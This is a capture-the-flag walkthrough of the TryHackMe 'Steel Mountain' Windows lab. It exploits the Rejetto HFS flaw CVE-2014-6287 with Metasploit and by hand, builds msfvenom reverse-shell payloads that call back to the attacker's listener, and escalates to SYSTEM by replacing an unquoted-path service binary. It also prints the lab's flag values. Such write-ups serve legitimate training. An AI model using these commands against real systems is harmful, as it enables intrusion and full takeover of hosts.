TryHackMe Writeup: Steel Mountain


First, we start off with simple enumeration

nmap -sC -sV -Pn 10.10.103.240

Now, since we are running a UDP scan within our nmap invocation, we can discern that it'll take a minute to complete. With that said, let's see if this server is set up as a webserver and check common web ports 80, 8080 and 443

Port 80 looks like a standard web site

Port 8080 appears to be a file server




Now in the first screenshot (port 80), we see an “Employee of the month”. This is also the first question that appears on TryHackMe. Since there doesn’t appear to be any information other than the photo on the site, lets check the page source to see if the image is named after this mysterious person

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Steel Mountain</title>
<style>
* {font-family: Arial;}
</style>
</head>
<body><center>
<a href="index.html"><img src="/img/logo.png" style="width:500px;height:300px;"/></a>
<h3>Employee of the month</h3>
<img src="/img/BillHarper.png" style="width:200px;height:200px;"/>
</center>
</body>
</html>
```


Hmmmm… could it be Bill Harper? Yes, yes it is!

The second question is asking what other port a web server is running on. Our quick pre-nmap check showed port 8080 was running a file server. So we will enter 8080.

The next question is asking what file server is running. A quick glance at the page shows “HTTPFileServer 2.3”.




Since that clearly isn’t the answer, we click the highlighted link at the bottom and it takes us to a “rejetto http file server” site.



Let’s input that answer and move on.


Now before we go any further, let’s check the results of the nmap scan we launched earlier



```
┌──(root💀EnkOde)-[~/Desktop/tools]
└─# nmap -sC -sV -Pn 10.10.103.240
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-31 12:05 EST
Nmap scan report for 10.10.103.240
Host is up (0.13s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2020-10-11T19:04:29
|_Not valid after:  2021-04-12T19:04:29
|_ssl-date: 2021-01-31T17:06:28+00:00; +1s from scanner time.
8080/tcp  open  http               HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49157/tcp open  msrpc              Microsoft Windows RPC
49163/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>, NetBIOS MAC: 02:13:e5:2c:0e:e5 (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-31T17:06:23
|_  start_date: 2021-01-31T16:40:49

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.12 seconds
```

It appears that SMB and RDP are also open. This might come in handy later! But for now, let’s go ahead and fire up Metasploit. We are gonna do a quick check and see if there’s a module for the file server.

Hmmm…



Ok, lets go ahead and configure and run this, since it seems promising and appears to match the software that is running.

set RHOSTS 10.10.103.240

set LHOSTS 10.9.240.85

set RPORT 8080

set LPORT 4444

```
msf6 exploit(windows/http/rejetto_hfs_exec) > options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait be
   Proxies                     no        A proxy chain of f
   RHOSTS     10.10.103.240    yes       The target host(s)
   RPORT      8080             yes       The target port (T
   SRVHOST    0.0.0.0          yes       The local host or
   SRVPORT    8080             yes       The local port to
   SSL        false            no        Negotiate SSL/TLS
   SSLCert                     no        Path to a custom S
   TARGETURI  /                yes       The path of the we
   URIPATH                     no        The URI to use for
   VHOST                       no        HTTP server virtua


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Acc
   LHOST     10.9.240.85      yes       The listen address
   LPORT     4444             yes       The listen port
```

Bombs away!

Annnnnnddddd BOOOMM!!

```
Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOUNTAIN  10.9.240.85:4444 → 10.10.103.240:49246 (10.10.103.240)
```

Looks like we have a low privileged shell under “Bill’s” UID

```
meterpreter > getuid
Server username: STEELMOUNTAIN\bill
meterpreter >
```

So we should have enough info to complete the next two questions. The CVE is CVE-2014-6287. We got this by typing the following into MSF:

info exploit/windows/http/rejetto_hfs_exec

The next question asks what the user flag is. So we will navigate through Bills user folders and try to locate the file


cd C:\Users\bill*


We find a user.txt file on Bill's Desktop. So we read it and discover the following:

```
C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/27/2019  08:08 AM    <DIR>          .
09/27/2019  08:08 AM    <DIR>          ..
09/27/2019  04:42 AM                70 user.txt
               1 File(s)             70 bytes
               2 Dir(s)  44,153,483,264 bytes free

C:\Users\bill\Desktop>type user.txt
type user.txt
b04763b6fcf51fcd7c13abc7db4fd365
```

Let's enter that info as a flag and move on.

The next task is asking us to download a set of powershell scripts, and upload the “exploit” to the target machine. So after downloading, I loaded meterpreters “powershell” script, uploaded and ran the PowerUp file.






We will now load the powershell shell and run the script

powershell_shell

. .\PowerUp.ps1

Invoke-AllChecks

The next question asks what service shows up as an unquoted service path vulnerability and also has CanRestart set to True. Looks like it’s the AdvancedSystemCareService9 service



The next part is kind of tricky. The TryHackMe tutorial says to create a payload using msfvenom to replace the binary and name it “Advanced.exe”. This won’t work, as the name of the actual binary is ASCService.exe. So we will use that as the name instead

msfvenom -p windows/shell_reverse_tcp LHOST=10.9.240.85 LPORT=4443 -f exe -o ASCService.exe

Now set up a netcat listener to “catch” the shell

nc -nvlp 4443

Next, we will go into our current meterpreter session, drop into a shell and stop the current service

```
meterpreter > shell
Process 3148 created.
Channel 14 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\IObit\Advanced SystemCare>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Program Files (x86)\IObit\Advanced SystemCare>exit
```

Then we will upload our malicious file and restart the service

```
meterpreter > upload /root/Desktop/payloads/ASCService.exe
[*] uploading  : /root/Desktop/payloads/ASCService.exe → ASCService.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/Desktop/payloads/ASCService.exe → ASCService.exe
[*] uploaded   : /root/Desktop/payloads/ASCService.exe → ASCService.exe
meterpreter > ls
```

```
C:\Program Files (x86)\IObit\Advanced SystemCare>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Uh oh, that error doesn't look good…. Let's check out netcat listener

```
┌──(root💀 EnkOde)-[~/Desktop/payloads]
└─# nc -nvlp 4443
listening on [any] 4443 ...
connect to [10.9.240.85] from (UNKNOWN) [10.10.103.240] 49314
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Phew, we're good! Now lets read the root flag

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

10/12/2020  11:05 AM    <DIR>          .
10/12/2020  11:05 AM    <DIR>          ..
10/12/2020  11:05 AM             1,528 activation.ps1
09/27/2019  04:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,152,713,216 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
```

#WINNING

Task 4

So at this point, I had walked away for a minute, only to return to an expired machine. So with the rest of the walk through, the IP address of the target will now be 10.10.227.39

For this task, it is essentially asking you to do the same thing, sans Metasploit. We begin by exploiting the same CVE, but using an exploit given by TryHackMe

https://www.exploit-db.com/exploits/39161

In addition to downloading that, we also need a netcat binary found here:

https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe


We also need a webserver to serve up the file. If you have apache installed, you can use that. I however will be using pythons SimpleHTTPServer. Open one terminal window, navigate to the ncat file you downloaded, rename it to nc.exe and start the server.

python3 -m http.server 80


Next, set up a listener in a separate window

nc -nvlp 1337

Modify the exploit to include your IP and port your listener is listening in on



Now run the exploit at least twice. If successful, you should now have a shell!



Now, since we are going to use WinPeas to enumerate the system, lets go ahead and move that webserver we started to the directory where winpeas is stored

cd /root/Desktop/tools/privilege-escalation-awesome-scripts-suite/winPEAS/winPEASexe/winPEAS/bin/x86/Release


python3 -m http.server 80

Now on the target shell we spawned, run:

powershell -c wget "http://10.9.240.85/winPEAS.exe" -outfile "winpeas.exe"

Once ran, we should see that we have Write/Create perms on the same service area that we exploited earlier

C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe




We can generate a new msfvenom payload, or use the one created previously to run on port 4443. I will use that one.


First, let's create a netcat listener to catch our shell

nc -nvlp 4443

Starting on bills desktop, we are going to upload our payload



Now stop the current service



And copy and overwrite the current service with our payload and restart the service

```
C:\Users\bill\Desktop>copy ASCService.exe "\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
copy ASCService.exe "\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
Overwrite \Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe? (Yes/No/All): yes
yes
        1 file(s) copied.

C:\Users\bill\Desktop>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1053:
```

We should now have r00t!

```
┌──(root💀 EnkOde)-[~/Desktop/exploits]
└─# nc -nvlp 4443
listening on [any] 4443 ...
connect to [10.9.240.85] from (UNKNOWN) [10.10.227.39] 49319
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

If your curious on the last answer, it should be “**powershell -c Get-Service**”. Although funny enough, I typo’d it and it still validated 😊